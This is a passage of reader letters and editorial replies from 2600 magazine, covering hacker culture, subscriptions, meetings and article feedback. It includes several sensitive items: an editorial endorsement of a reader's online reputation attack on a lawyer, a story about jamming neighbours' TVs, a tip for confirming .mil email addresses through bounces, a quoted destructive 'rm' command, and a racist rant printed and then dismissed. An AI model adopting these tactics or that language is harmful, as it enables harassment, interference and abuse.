I myself now make a habit of covering up my webcam and I'm sure that those who read my book will be doing the same in future.

Malicious is my eighth thriller and, for anyone who is interested, it's available on Amazon. There's more information on my website, including a video trailer, at: www.james-raven.com.

James Raven

Congrats on the book, but we're dismayed to see hackers once more being portrayed as the villains based on your description above. Just because someone is able to exploit a vulnerability, they do not automatically become a hacker. You'll find that hackers spend endless hours figuring things out, designing better systems, and sharing their results. Whether someone else decides to install a system a hacker has designed or make use of a vulnerability a hacker has uncovered, those people have their own roles (good or bad) in society. Making use of hacker knowledge does not a hacker make.

Advice Needed

Dear *2600:*

Hi *2600!* Please publicize this if you wish.

I adore your achievements, your goals, and your motives. I am far from a hacker of any kind, but find *2600* great, like an "information revolution."

No doubt I've developed problems with big, overgrown powers that attempt to control us. To really assert ourselves has become a civil fault or a crime.

This question requires a specialized IT person like a hacker to answer with a fair opinion. Being a legal issue, I refuse to pay a lawyer to decipher what should be freedom of speech, plain and simple. I'm not requesting legal advice (but any insight is useful). Much better may be in general what you people with sharp experience here think may happen. I'll summarize this legal puke in bullet points:

1) I hired and paid a lawyer who purposefully did not communicate with opposing council, a fair offer to end this case.

2) Because I caught him, I instructed him to do as he was hired to do, in apprehensive, strong text.

3) He used that to withdraw; he did so *after* I paid in full.

4) The judge allowed this regardless of my objections. The state's bar was no help at all - I had to hire another lawyer.

5) My only recourse would be to sue him in court. That's his game aside from his running for; you guessed it, public offices.

6) Since (in my field) I've directed over 100 sizable website builds, I know SEO well, IT in general, and especially, "reputation tactics," i.e., how to leverage negative (or positive) links to appear with, under, or before one's domain upon a search for that entity. That's in my playing field.

7) Before ruining his online reputation as an attorney, I provided fair warnings: to refund me in full or it'll cost him much more in lost revenue. My threats were simple, honest, and logical - not with angry or vindictive grammar. I'd state only facts, truth, all verifiable as to what he did, fully documented, and then why according to my opinion. I'd then promote this to our public, essentially local. Do we all not have that right? Naturally, he did nothing within the time I gave him. Therefore, I created a WordPress "review" site under "his" name, other static domains with reviews on "him," then posted my factual story into several review venues such as Yelp, Google Plus, Facebook, YouTube, general replies under his posted articles, etc. These now come up upon a search for his name directly under his own links. It must've worked well.

8) He with our state recently subpoenaed WordPress under criminal investigation for all contact information of those sites. The subpoena read, "The State of [redacted] vs John Doe" for demanding this information.

9) That request seems illogical since I'd stated my name several times within all text, along with my contact info as the author. I even wrote why this was done, that (at first, under my owned domains) all can be removed with my offer to cease upon refunding me. My threat continued in that most "other" review sites not under my control are very hard (or expensive) in deleting complaints. By that point, I demanded damages since he'd hurt me (and my family) much more than his fees can warrant.

10) In addition, the subpoena stated clearly: "This request for information is confidential. DO NOT NOTIFY SUBSCRIBER/DO NOT CLOSE ACCOUNT." I found this most interesting. If I'm not reading that wrong, then WordPress emailed me their subpoena against the state's demand. Is the WordPress admin telling me something, like to take these sites down?

The questions are: What acts were done that were criminal? Do we not have freedom of speech? Why are there review sites? Even if a review is incorrect, how can that be considered criminal? Why was this contact info demanded when I stated that I wrote this providing contact info?

Thanks again entirely.

JEDLUP

All of this is because of the action you're taking against the lawyer who you hired to represent you in another case? Honestly, this is more legal action than we're comfortable with.

That said, we're not sure what an IT person would be able to help you with here specifically. It sounds like you had a decent plan to attack this guy's integrity and you implemented it effectively enough to really piss him off. Legally, as long as you didn't misrepresent yourself as him, there's not a whole lot he can do against you, other than try and act like there is. It sounds as if he knows full well it's you and realizes he can't stop you legally, so is instead trying to intimidate WordPress into just taking down the content. This kind of thing has a history of backfiring rather badly for the intimidator. As to why WordPress forwarded you the demand not to notify you, it could be because there is no legal standing to make such a request or (the reason you should never discount) it's because someone screwed up.

You may need to deal with the loss of whatever you paid this guy if the courts predictably favor him as an insider - and learn the valuable lesson of never paying anyone in full until the job is completed satisfactorily. But be comforted in the knowledge that your words are doing more damage than anything else, words that he knows are coming from you. Losing money sucks, but your words having a true effect on a desired target is priceless. Trust us - this is one thing we know well. We hope it all works out.

Dear *2600:*

We are a Mennonite company who employs Amish. We were hacked two times (including our payroll). Who do we ask to teach us to break into this temporary e-mail so we can learn to protect ourselves? Thank you.

jennifer

We're not sure what being Amish has to do with anything, as computers are used, albeit somewhat sparingly, in this community. Common sense procedures are the same regardless of experience. Using secure passwords, not opening attachments in email without knowing the source, avoiding trusting unknown outside entities with your private data... these are the basics that apply to everyone. Now, concerning this breaking into some temporary e-mail to protect yourselves - we're not really sure what that's all about. If you think hackers can just break into something and fix your problems, that's a mass media myth. If you have data being held hostage in some account somewhere, there are possible steps you can take to retrieve it. None of what you're trying to do is very difficult or beyond the reach of anyone who chooses not to blindly buy into all of the technology we're surrounded with. We hope this helps.

Digital Editions

Dear *2600:*

I'm wondering if lifetime subscribers can also obtain copies of the magazine in formats beyond the paper copy at a discount.

What I'd be interested in is an electronic copy of issues as I can afford them (past, present, and future). The ability to search will be great! Yet at the same time, I enjoy the paper version, especially right now - as I just got the word I have cataracts in both eyes.

Bertram

We're sorry to hear that and be assured that we're considering all possibilities with regards to digital editions. It's a tremendous amount of work to organize and put out properly and we have a long way to go. To do something in conjunction with existing lifetime subscribers requires integration of databases and it doesn't do anything for those who subscribe by the year or who buy issues at a bookstore or newsstand. Until we come up with the perfect solution, we're trying to make the digital editions and digests as cheap as possible.

Dear *2600:*

Have you considered bundling the digital with the hard copy edition of *2600?* Also, I have a couple of periodicals that give away the digital to subscribers.

And for those of us with decades-long subscriptions, might you offer free access to any issue that was published during which we had a hard copy subscription?

Why would I want the digital? Because having the collection would allow me to avoid digging through mountains of paper products and tech.

Just a thought.

Eric

These other publications most likely have advertising and other means of support to allow this. Our digital efforts have basically doubled our workload over the past few years as we continue to digitize our entire back issue library. As we don't keep our subscriber info online for security purposes, we'd have to develop a different process to tie that into something like access to digital copies. We're not saying this can't happen, but our hands are really full now and we're trying to just get the job done. We believe there are currently enough options so everybody can get the versions they want for very reasonable prices. But we are always trying to improve.

Dear *2600:*

I am a lifetime subscriber to your magazine. I would like to know if I could switch to the digital subscription.

Ruddy

This option isn't possible for the simple reason that we don't have access to digital subscriptions that go through Kindle, Nook, Zinio, or Google. Those are transactions between you and those companies and you're as anonymous to us as you would be if you bought a copy in a store. Also, none of those outlets offer lifetime subscriptions anyway. As we continue to expand, we may be able to put something together in the future that can handle this.

Turning Point

Dear *2600:*

I suppose it's hacking, although I've always considered it curiosity. From as early as I remember, I'd no sooner get bored of a new toy than have it taken apart to find out how it worked.... Sometime in the late 70s - early 80s, there was a radio controlled car - a Christmas present I think - that my younger brother had tired of. I knew that CBs and scanners needed frequency crystals. I also had some general electronics experience. So, tiring of homework, I opened up the little transmitter and, lo and behold, a crystal. I proceeded to unsolder it and searched my parts drawer for a viable replacement item. A variable cap tuner from a pocket radio would do fine, I figured.. I soldered wires from the tuner to the empty holes on the transmitter board and connected the battery. I turned on the transmitter, but the car was not affected in any way. How about the radio, I thought. So I turned on an AM radio and twisted the transmitter's dial but nothing, except a small scratch near the lower end of the band.

Suddenly a loud pounding from downstairs startled me. My name was then yelled followed by a stern "What are you doing up there?" Opening the door, I replied, "Just finishing my homework, why, what's the matter?" "Never mind, must be something wrong with the TV station, the problem's gone now." Needless to say, this was confirmation that my experiment was indeed a success and I had that rush of curiosity. What had I done?

I rounded up my creation and quickly made a case for it from a small box, adding an on/off switch. I proceeded downstairs for a bowl of ice cream. My parents were sitting in the den watching TV. Once seated in the kitchen with a bowl of ice cream, the TV in clear view but out of my parents' line of sight, I turned on my device. Nothing happened initially but, upon turning the dial, the entire picture squished into a thin bright white horizontal line with a loud howl of audio horror - quite disturbing. "That's what I was talking about, never seen anything like it," my dad commented. I cut the power to my device and replied that "I've never seen anything like that either - like you said, must be the TV station having issues." I finished my ice cream, cleaned up, and proceeded back to my homework with a raw sense of satisfaction.

For whatever reason, sports never interested me - there was so much more to learn, so many more important things - and this thought inspired the greatest test of the incredible power of my little device. It was New Year's Day and all the neighborhood was gathered next door for *the game*. I sauntered over with my little box. It's not that I wasn't invited, so if I was seen I could just say I was seeing how the game was going. I went to the back sliding door and peeked in. Everyone's eyes were fixed on the TV and all kinds of coaching comments were being spewed.

No sooner did I take this in than a commercial came on, at which point I quickly darted out of sight.

Now was the time to plan. Once the game started again, attention would be fixed and I'd have at least ten minutes until another commercial. I waited until I heard everyone yelling and coaching again and returned to my observation window. I waited for the perfect moment: a pass. It wasn't long and there it was: a lot of open field and a long pass. At this moment, I flicked the switch and the game condensed into a bright white line. The only difference was that the TV's horrific howl was drowned out by the screaming and pounding and cursing of eight or nine diehard football fans. I thought they might break the TV! I quickly restored order and felt oddly guilty.

Some ten years later, I came clean and admitted to my hacking. We were all able to laugh.

SideFx

We suggest 20 years before admitting to something like this. Some football fans really hold a grudge.

Dear *2600:*

I'm so glad I found your magazine. I have some things to say and ask. Here goes.

I have recently come to realize that I am a hacker (due to my very nature) after years of being told lies about hackers from the mainstream media, law enforcement, and Hollywood. I first found your magazine at a local bookstore and I was deadly afraid to buy it at first because I had no cash on me and it was during a point in my life when society was choking my soul. I was (and still am) afraid that buying *2600* and stuff from the *2600* store with a credit/debit card would get me put on some kind of blacklist. After spending the majority of my adulthood thus far finding myself as a human being, I became really interested in computers again when I took a programming class and found that I *could* do it. I started messing with hardware again and built a monster computer, learned to use Linux, etc. I'm well on my way to a great career in IT because of that. I eventually remembered *2600* and I bought it with cash for the first time just recently. You can be happy in learning that I have fallen deeply, madly, and passionately in love with *2600*. This magazine is going to be a huge part of my life and career and be a new addiction. I only have two issues I've bought off the newsstand with cash thus far, but I want to order a lot of back issues (plus Club-Mate!), which raises this question: Can I order something like a money order through the mail? I've seen on your site (which I visit through Tor) that I could use something like checks through snail mail, but part of me wants to keep as low a profile as possible. It would be awesome to have a printable form and have stuff like shipping taken into account (I have no idea how much shipping would be for stuff like a ton of shirts that I'll be wearing at home, etc.). I honestly don't see how people can order with their credit cards and leave a paper trail and not be afraid that it'll end up stored somewhere! I have bought a lot of books about hacking (like Dr. K's *Hackers' Handbook)* with cash due to this kind of paranoia. I hope you can clear up stuff like ordering through mail. From what I've seen in the back of the magazine, back issues through mail order have free shipping within the U.S.?

I'm sure you get this very often, but I'm scared to dip my feet into the hacker community. I know that not all hackers are evil (I know, because I'm a moral person). Maybe one day this paranoia will leave me, but right now I'm being as careful as I can. I'm not trying to rob people of their money or infect their computers, do illegal stuff, or be an asshole, but due to how hackers are demonized, I'm afraid that I'll be targeted in some kind of way. I'm afraid to go to *2600* meetings, access the *2600* IRC, or go to a hacker convention like HOPE for fear of my employer or the wrong person finding out and getting paranoid about me talking to other hackers and find myself getting fired or worse. I'm also afraid of being targeted by law enforcement (I read about what the Secret Service did to *2600* meetings in 1992) or that a law enforcement mole would be present and report me to my employer and get me fired or worse. I'm scared shitless to join and reach out to a community of people I know are just like me in so many ways: my brothers and sisters. It might be that the lies of the media, Hollywood, etc. are still poisoning my psyche or that my imagination is hugely overactive, but as it stands, I'm paranoid, afraid, and alone.

P.S. I think you should have a permanent message of encouragement to burgeoning newbie hackers on your website who might be as afraid as I am to order from you or read your magazine.

A Paranoid Newbie Hacker Wanting to Find a Place to Belong

It's easy to say that your fears are unfounded, but that probably wouldn't do much to allay them. There are ways to get around your concerns regarding buying stuff if you're unable to use credit/debit cards, Bitcoin, and the various other payment methods we accept. You can always call our office staff (+1 631 751 2600) and place the order over the phone. It would be shipped once we get payment using whatever method you're comfortable with. That part is easy. But the hard part is getting past these barriers that are keeping you from truly becoming a part of the hacker community. We suggest taking tentative steps at first and only talk to those people you trust. If you know the difference between right and wrong, we doubt you'll run into any problems on the legal end. As for those who insist on categorizing you because of your interests, try and get those people out of your life, whether by changing jobs or just hanging out with more open-minded types. There's no reason in the world you should deny yourself knowledge and enjoyment because of the ignorance of others. Regardless of whether or not you feel it, you're most definitely not alone.

Proclamations

Ideas

Dear *2600:*

I have been toying with an article for some time. The idea initially occurred to me after the fallout from the Edward Snowden affair. I have sought an unbiased publisher, but the government rags (in which its publication might actually do some good for Uncle Sam) are too wedded to incompetent vendors. The article has to do with why our information security capabilities are in the state that they're in and what could have been done about it - if our government cared one whit. Developments make it crystal-clear that they have already surrendered their technological and military superiority to China and, moreover, are expending ever less effort on even putting on a "show" to caring about computer security. Meanwhile, each "expert" we see is more readily buffaloed than the previous buffoon: an RSA "consultant" was on Fox News the other day who (a) didn't know what RSA stands for and (b) explained a recent hack as - get this - the attackers "went into" the system. "Went into." Here's an attached resume to indicate that I'm not some abject moron. Something tells me you will find it as unique as I know my written perspective is. Trust me, I'm nothing like the others, and I long since tired of lifting a finger to help our government. From a technical perspective, I won't go into the details of ad hoc hacking techniques as it were, but I have plenty to share on the underpinnings of high-assurance military systems, which - I guarantee - are way beyond the lion's share of your readers, both from the historical exposure perspective and the formal mathematics perspective. Don't be so quick to dismiss everything that comes from DoD because Joe Schmuck leaves a guest account undeleted.

Name Deleted

We've gotten a few such letters, but what we really want to get our hands on is an article! Resumes aren't necessary. Just write about what you know and submit it. The community will thank you.

Dear *2600:*

America should nuke the evil Commie Chinks, which kill Falun Gong members, persecute dissidents, and occupy East Turkestan, and Tibet! Blessed be Lord Our God, George Yahweh Washington, Saint Thomas Jefferson, Saint Thomas Paine, Saint Patrick Henry, Saint John Hancock, Saint Benjamin Franklin, Saint Paul Revere, Saint Betsy Ross, Saint Martha Washington, and Christ Baden-Powell, Our Lord! May the American Master Race rule the cosmos/omniverse forever and ever! Amen!

Hugo L.

And then we get these. Readers, please help drown this drivel out with some intelligent discourse. We have so much of note to focus upon and you have some of the most enlightened perspectives currently out there. Most of you, anyway.

Dear *2600:*

I'm loving the magazine, and keep it up! I have a couple of articles I would love to send in, but I want to make sure no one has written them yet. I have one about OPSEC (Operational Security), and one about how to access the root user on a Mac - getting admin privileges in the process (without needing a different admin password).

NerveGas Jr.

Trust us, you won't be duplicating the efforts of others. He who hesitates is lost and never winds up getting published.

Dear *2600:*

Seems like this could be a *hot* topic for *2600* - how to effectively combat junk/spam/robo phone calls.

They are a monumental pain in the ass. There are (at least!) a dozen or more websites devoted to "reporting" them and (helplessly) screeching about them. They too often sucker some naive recipients into scam deals - sometimes (often) even extracting life savings from some hapless victims. At the least, residential landline phone users could/should be protected. Ditto for at least non-biz cell users. There *have* been recent Senate subcommittee hearings about them!

There *are* some partial - maybe total - solutions to them (aside from making them "illegal," which is about as effective as making petty theft illegal). Some, but not all, involve "forcing" the telecom cartel to do something easy (e.g. verify calling numbers before passing along fake Caller ID, etc.).

Other possible partial or total solutions are techie/gadget-based. They would surely be of interest to entrepreneurs (as well as white-hatted black hatters).

Just a thought. Although I'm a 50-year geek, I am *not* an expert in this area!

jim

While we share the impatience and concern over such annoyances and hazards to the easily convinced, we must also be wary of solutions that ultimately cause more harm than good. Losing the ability to disguise one's phone number would inevitably make it much harder to communicate anonymously. Despite what we're taught, this is a valuable skill to have. It's of particular use to whistleblowers as well as anyone who's trying to avoid unpleasant people - as well as those of us who simply value our privacy. There will always be those who use technology for sleazier purposes who will stop at nothing to make a quick buck. There are numerous clever ways to not let such people gain the upper hand, just like there are in every facet of the Internet. We agree with the idea of making solutions through technology because that allows for customization and evolution without falling victim to a bunch of draconian laws.

Article Feedback

Dear *2600:*

Really liked the Metrocard article. I've looked into this in the past a bit, but was always turned off by potentially wasting money on a reader (glad I didn't!). I grew up in Queens, so work is especially interesting to me. Is there any way I can help? It would be cool to extend the project to other systems as well in other cities.

Josh

All it takes is research and the interest to pursue the subject, as well as the desire to tell the world what you learn. We don't expect people to know everything about a particular subject. The only way we learn is by sharing what we do know and encouraging others to fill in the gaps. All too often, we encounter people who doubt the value of their input and wind up delaying their participation until after the info is fresh. Or they lose interest and never submit anything. Countless times we've learned that getting the conversation started is what leads to a fuller understanding. And, as you see, that conversation can last for a very long time.

Dear *2600:*

Regarding a discussion in the Summer 2015 "Letters" section, child pornography is documentation of actual acts. As Asia Argento, director and star of her own real-sex feature, *Scarlet Diva,* once said, the *point* of watching porn is to have the "this really happened" experience. Ergo, it's a bit hard to stomach the filing away of the legitimately-worth considering sorts of distinctions - i.e., erotic paintings featuring nymph-like children; the first-ever conviction in America for "obscenity" of *Boiled Angel* cartoonist Mike Diana in the later 90s to scant attention in even the *alternative* media; the "ruining" of "lives" erotic photographer Richard Kern describes, of clearly over-18 girls who model for hardcore porn - into the intellectual dustbin (as happened in this discussion) along with the exceptions which have no ambiguity about them whatsoever.

Entrapment's entrapment, as a crime practiced by law enforcement officers; similarly, degrees of crime sentencing should be, in a sane society, debated as to proportion vis-a-vis other violent, damaging-to-others crimes. If this is not the case, however, one feels a little queasy about the "benefit of the doubt" being extended to consumers - as though the age-old "coke users *should* feel guilty about fueling cartels' profits south of the border" bromide, for instance, doesn't apply to something that is, quite frankly, ethically behind the pale.

Pete Townshend, it turned out (for those of us who heard later), had posted on his website a warning to people who knew him and knew of him that he fully intended to run the risk of downloading massive files of child porn to explore, research, and pursue the perpetrators and distributors - and did, in fact, have to face the music for this daring feat - no pun intended. (As any fan of *Tommy* with knowledge of Townshend's conceding in interviews that he, too, had suffered from such abuse as a child, this sort of priority on his part was hardly surprising.)

Heaping additional scorn on offenders out of spite isn't worth doing, and only feeds a blackness of the heart; that, too, *should* go without saying. But - in the opposite sense of the way the phrase is usually invoked - let's just leave them *be,* okay?

No, it's not minor. Files aren't just files if their very existence is a crime.

Leave *that* at *that!* (Other than that, your journal's irreplaceable, for what it's worth!)

With what I hope is only-the-appropriate paranoia, I've asterisked words that won't make my email and address crop up in some Fed's filter for assholes. As text, I'd intend the words to run in full; if you're going to run this letter, please know I'd rather it read with the full words, intact. Can you blame me?

Smiley McGrouchpants

That last bit really illustrates the point we were making in that issue. When you can't even write the words "child pornography" out of fear, that's something that needs to be looked at. Yes, the files are reprehensible, no question. But we can't simply make everyone who finds a way to copy such files, regardless of the reason, guilty of the crime involved in their production. If we do, then why don't we also make it a crime to possess videos of people being beheaded? That is a reprehensible action as well and its distribution certainly helps to encourage the perpetrators. Yet we turn a blind eye towards the easy availability of such material. The point is if people want to see such content, that's a problem that needs to be addressed head on. We don't solve this by ignoring it nor by classifying everyone with the same broad brush. And we definitely don't get anywhere by being afraid to discuss it.

Dear *2600:*

I bet the cover of the Summer 2015 Magazine generated some interest. Looks like some USA federal government employees are finally earning their fat salaries and pensions. What is the back story? Did it come from the CIA, DIA, or NSA? The symbol inside the star basically means "sneaking in." What is the significance of the three-concentric-circle symbol? The latitude and longitude were helpful in locating the building housing these Chinese military government employees. (Whoa... we have a spy versus spy comedy forming here.)

Didn't Premier Xi say recently that China would never condone government sponsored hacking? I will take a democratic republic funded by a capitalistic economy over communism any day. How can we help the Chinese revolutionaries in Hong Kong?

Webspider

We appreciate your noticing the details. But we can't really discuss it until the digital digest for this volume comes out in mid 2016. (All covers get explained in each year of the digest, incidentally.) And the best way to help people anywhere is to pay attention to what's going on with them and to get the word out to those who will listen. We often have much more power in that department than we realize.

Dear *2600:*

This is about the article explaining security issues in Brazilian voting machines (32:1). I just met Diego de Freitas Aranha, a researcher from the University of Campinas, SP, Brazil, who helped to check some issues with Brazilian voting machines. After some talk, I sent him the article and he emailed me back some remarks and corrections (though there were good things there). Here is the text which I translated, which includes some important mistakes:

"The voting machine has run GNU Linux for a long time and the software is no longer produced by Diebold (only hardware).

"The University of Brasilia was not 'hired,' but won a public tender competition with other institutions. The attack on the secrecy of the vote was mounted on public information without a need to change the source code because the restrictions imposed by the TSE prevented that. I coordinated the team.

"There is no evidence that 'Rangel' in fact changed election results - there is much politicking in the case."

He also send me this link with the English version of his report, concerning software vulnerabilities in the Brazilian voting machines, available at https://sites.google.com/site/dfaranha/projects/report-voting.pdf (English) and https://sites.google.com/site/dfaranha/projects/relatorio-urna.pdf (Portugese).

Derneval Cunha

Dear *2600:*

I am writing to provide some clarification to you and your readers on the .mil domains listed in the Ashley Madison article in issue 32:3 (Autumn 2015). Looking at these "domains," it becomes obvious that many are not at all domains. Many of these are the username portion of .mil email addresses. The military has changed over to a new email address naming convention. FirstName.M.Lastname.mil@mail.mil for military folk. They use similar setups for civilians and contractors: FirstName.M.Lastname.civ@mail.mil for civilians and FirstName.M.Lastname.ctr@mail.mil for contractors. This makes it very easy to quickly remove many of the items as username portions of email addresses just by looking for the username pattern.

Someone with a .mil email account could very easily run through the ones that look to be email usernames and verify them against the address book that is available to users. Someone on the outside could also send test messages looking for bounces or lack thereof by adding "@mail.

mil" to the end of any that look like email address usernames.

Nobody should fear that I'm giving away some state secrets here as all this info can be easily found with a bit of searching the web. For example: https://gcn.com/Articles/2011/02/04/Army-Begins-Move-to-Enterprise-Email.aspx

I was happy to see that I didn't recognize any of the email address usernames.

Enjoy.

Phreak480 from Long Island
The Home of 2600 Magazine

To clarify, we knew from the start that many of the so-called domains were simply what people typed in on the Ashley Madison site, which provided no verification. If there are people dumb enough to use that site as well as enter their real names, then it stands to reason there are people dumb enough to give out some juicy top level .mil domains as well. At least, that was our hope.

Dear *2600:*

I was excited to get my Fall 2015 issue of *2600* and see what I thought was a picture I emailed you folks years ago and was surprised to see you needed to do detective work to find out where it was because I had already told the whole story. (That's what gave away the fact that it wasn't mine.)

Specifically, that motel is on Lincoln Avenue on the far north side of the city. Along that stretch of Lincoln Avenue is a series of tacky motels (some of which have been torn down but with the signs still intact) that today probably offer hourly rates but were undoubtedly gold mines in the summer in the days before interstate highways.

Might not be the best place for a convention; I recommend staying at the Hotel Penn for now. But what I did find sly was that one of the former sites of the Chicago *2600* meetings was at the Boys and Girls Club, which is bordered on the west by Rockwell Street, which in the Chicago street addressing system would be 2600 West.

The More You Know

Edgewater Sean

It's truly amazing that so many people are literally looking out for us.

Dear *2600:*

Learning to obey the laws of the land is an uphill battle considering who my teacher is. You are continually putting good stuff in *2600*. Re 30:1, the Raspberry Pi article is my type of thing. So when are Beowulf jackets going to show up? In "A Lost Promise" we can't disregard the lesson it relates. The paragraph starting "Recognizing the signs of someone in trouble" speaks by relating to me aspects of myself. I have been dreaming in Unix: "rm r *.*". The SCDC rules changed, saying we can't place pen pal ads. Prison is prison. The main thing I am grateful for is we can correspond with anyone except for fellow prisoners. We need people who will step it up, be our advocates and proxies. Few people are assisting us. We're last in line for most. Extra-legal harassment is an institutionalized art form with guards delivering panoramic displays. "Hypercapitalism and Its Discontents" points to the common need for support for important global issues. Everyone should pick a message that needs to be told, then do it. Don't assume the facts you see on public display tell the whole story. The establishment counts on you to see things their way. Look past the open/closed community debate and consider. Are we ready and willing to change? The future, multi-generational, self-sustaining, constantly changing, multi-faceted, networked networks, connected/disconnected, anonymous, and public. Today is the future's black and white TVs. I do wonder if I'm finished now!

Cypher2x aka James E. Anderson #283022
Tyger River Correctional Institution
200 Prison Rd Unit 6-9B
Enoree, SC 29335

Dear *2600*:

In response to joshua's artificial intelligence letter to the editor in 31:4, I should make the comment that a human baby has only two hard-wired words to it. Those words are "mom" and "cup." All further XML statements depend upon the parsing of phrases to these two words.

There is a temporal value that the human brain holds in long term memory. The human body is the computer, holding the hard drive that is the brain with primary input the eyes, and primary output the larynx. So the input and the output are fuzzy. The emotions are of the spine. So can the body endure with strength, spineless or otherwise.

There was an interesting feature in the original Apple II microcomputer that Steve Wozniak designed. Upon power up, after all internal housekeeping was set, the microprocessor ran the BASIC program named "START" so a basic program could execute. This was a powerful feature to streamline user applications.

When Joshua is run, '"mom" and "cup" is the equivalent of the Apple II "START" - a self-programming computer that knows the spinal scheduling emotional subsystem of itself could "goto" and "let" to its heart's content. The heart of such the interrupts and the reset hard and soft.

The heart of the computer? Simply the quartz crystal that is at the center of synchronization timing that oscillates (for the Apple II, one megahertz) (at today's clock speeds in the many gigahertz) for the benefit of resonant data. The same quartz that is at a center for new age activities. The same quartz that converts mechanical energy into electrical energy, and from electrical energy to mechanical energy. All computers use clocks, and clocks are of vibrating quartz; therefore, all computers use vibrating quartz.

The computer could self program for the benefit of its own clock. In this way does the computer have heart. And the heart; then, of love, which is what we all need, want, and desire anyway. The "request to parse request" somehow in its own resonance.

John

"Cup?"

Humble Requests

Dear *2600:*

I have checked and found that someone is trying to misuse my personal detail as given on different websites. I request you to please remove all from Google. URL is given below.

Vipin
West Delhi

We don't know what people are saying about us over there, but we can assure you we do not at present have the power to "remove all from Google." We have no idea how these things get started.

Dear *2600:*

I am a new subscriber but I have no experience in hacking or computer programming at all. I am desperate to learn and I was wondering if you could teach me or tell me the best way to learn. Thank you.

The Prince

Apart from people thinking we have superhuman abilities, we also often get requests like this. We want to be encouraging, but we also have to be quite clear that hacking isn't something you just teach. Computer programming is. So if it's the latter you're after, you'll find answers in classes and tutorials, both online and in person. But as for the hacking part, that is something that has to come from within. There's no class in the world that teaches you that. If you have the passion and curiosity, that is what you build upon with the knowledge you gain from exploring technology, asking lots of questions, and never giving up. Diving into these pages will at least give you a sense of what that's all about.

Dear *2600:*

I have attended a couple of meetings, but it has been some time since I have been to one. A client of mine needs some work done on her computer that would require your expertise. I am hoping you could help her out - I couldn't imagine it being too terribly hard for you with all your knowledge. It pays. Please call me as soon as you can to discuss further.

Jacob

And then there are countless letters of this type, which is a variation on the first one. We don't know everything and we're not always interested in doing this sort of thing in the first place. But you might very well find someone at your local meeting which seems a much better place to ask this sort of thing than here. For that matter, you can find bright people who can work on computers all over the place. If it's some sort of "hacker" magic you're asking us for, you'll need to be more specific so we can mock you with better accuracy.

Dear *2600:*

I was wondering who I need to talk to about permission to create a static copy of the *2600* meeting information to distribute in Cuba.

We are hosting an ICT Security conference in Havana this winter and thought it would be great to start a *2600* meeting there and present your meeting information as a White Paper in the conference proceedings.

L.

That's a great idea and we've sent you the info you need to pursue this. Hopefully others will think of equally creative ways to open up the hacker world even more.

Dear *2600:*

Please block the word "Puti" and "puti lado" from Google Instant while I search words starting from "P" or "Pu" because these words are not accepted in our society.

Thank you.

Kalyan
Nepal

And we're back to this. A number of years ago, we discovered that Google Instant (that feature that finishes words for you in the Google search bar) wouldn't finish a number of words that Google apparently considered controversial. So we printed a whole list of them. (You can see the list we made before we lost interest and got back to our lives at www.2600.com/googleblacklist/.) Words like assmunch and *swastika wouldn't yield any additional suggestions for the search, although the search itself worked. Somehow this revelation morphed into people somehow thinking we were in charge of this and a whole bunch of requests like this one. Again, there's nothing we can do, other than help teach the world another couple of words never to say when in Nepal.*

Meeting Mania

Dear *2600:*

I've been attempting to resurrect the Melbourne, Florida *2600* meeting. I've gone, as proscribed, to the proper location at the proper time twice in the last three months.

The first time I was a little late so I went around and bothered every group of people I saw at the coffee shop, but none of them were even aware of a thing called "2600." Not only that, but I'm a bit outside of the age demographic for that coffee shop at that time of day, so I got to look like a slightly creepy old man attempting to hit on college kids. One of them even called me "sir!"

The second time - just this past Friday - I got there early. I set up shop in a prominent location, booted up my Kali Linux laptop, and placed a couple of *2600* magazines out in the open. One individual did approach me, pointed at the magazines, and asked, "What is that?" A second or two into my explanation, it became clear he was actually more interested in the bowl of hummus and pita that was waiting right next to the magazines.

Although I did enjoy my time at the coffee shop and got quite a bit of work done on a new article for *2600,* I was hoping to actually interact with some like-minded souls.

Mike

This does happen on occasion and it's a part of the whole community-building process. It can often take time and patience for a group to actually form. Sometimes existing groups disband without new ones taking their place. Most frustrating is when groups move to other locations and forget to tell us! Whatever the situation, we try and provide every opportunity for the community to grow. Obviously, we don't wait forever. We hope this one works out - please keep us updated.

Dear *2600:*

I am the founder of Proto Makerspace. I am wondering if you all will allow me to host a *2600* meeting henceforth at our space in north Houston. The *2600* scene is not active in Houston any more and I wanted to revive it.

Roo

We're glad to see the interest. But right now the Houston group has a web page up that continues to show updates for the original location. If we hear otherwise from a number of people, then we can consider the change. We do advise meeting in a public space that fosters conversation, not only between existing attendees, but entirely new ones who may have never seen a hacker before. Going to a hackerspace or equivalent afterwards combines the best of both worlds. This is merely our suggestion, however.

Dear *2600:*

Is there an active chapter in Edmonton still meeting on Whyte Avenue? Is there a contact member I can speak with here?

Ken

That meeting is active from what we can tell. We don't give out any personal information for anyone involved in them, however. If a group has a web page, there may be contact info there. We are also building a Twitter network of meetings around the world, so following @2600Meetings might be the best way to establish contact with people involved in local meetings.

Dear *2600:*

For the most recent November meeting for *2600* in Chicago, I went to the specified meeting location. The proprietors of the establishment had never heard of the meeting, and I couldn't find anyone there. I did see a couple of people that could possibly fit the bill, but I didn't want to harass anyone just having dinner.

Is the *2600* meeting still happening there at 6 pm? Or do you know how to get in touch with the meeting organizer or how to be able to tell if a particular group is with *2600?* I was looking for the magazine, but I didn't see anyone with it on the table.

pi

As you may know by now, that meeting has changed to a new location and is listed in this issue. Since we come out quarterly, we may sometimes have inaccurate info if such a move takes place. We hope to have quicker updates online. (For the record, it's always a good idea for at least one meeting attendee to have a copy of the magazine out or a hacker shirt on so people can make contact more easily.)

Splotchgate Comments

Dear *2600:*

I would like to comment on your issue with Getty Images (owner of Trunk Archive).

First, this is a practice Getty Images has engaged in for years. A client several years ago received a demand letter from Getty Images for a thumbnail image used on his website. The image was part of a design that had been properly licensed from another party. Getty Images refused to accept that license as indication of "good intent" or to take action against the (larger) company that had sold the template and license. The amount demanded was much more than it would have cost to license the image from Getty to begin with and the client ended up shutting down the business to avoid paying this ransom amount. I have heard similar stories from other web designers (purchasing legitimately licensed images).

Second, Getty Images used to be only one (overpriced) player in a diverse market. They have been buying up many of the stock image providers and raising the price of stock images across the board. It also means that they can apply their "infringement" tactics across a much larger set of images. It sounds like this is the reason *2600* got caught in their net.

Third, it would be technologically feasible for Getty to provide an infringement search on their website that webmasters and graphic artists could use to ensure they didn't run afoul of Getty. Obviously this wouldn't be as profitable for Getty. They actually stand to profit more from these demand letters and it stands to reason Getty intends to freeze out the competition (as clients of competing stock image providers will fear being targeted by Getty).

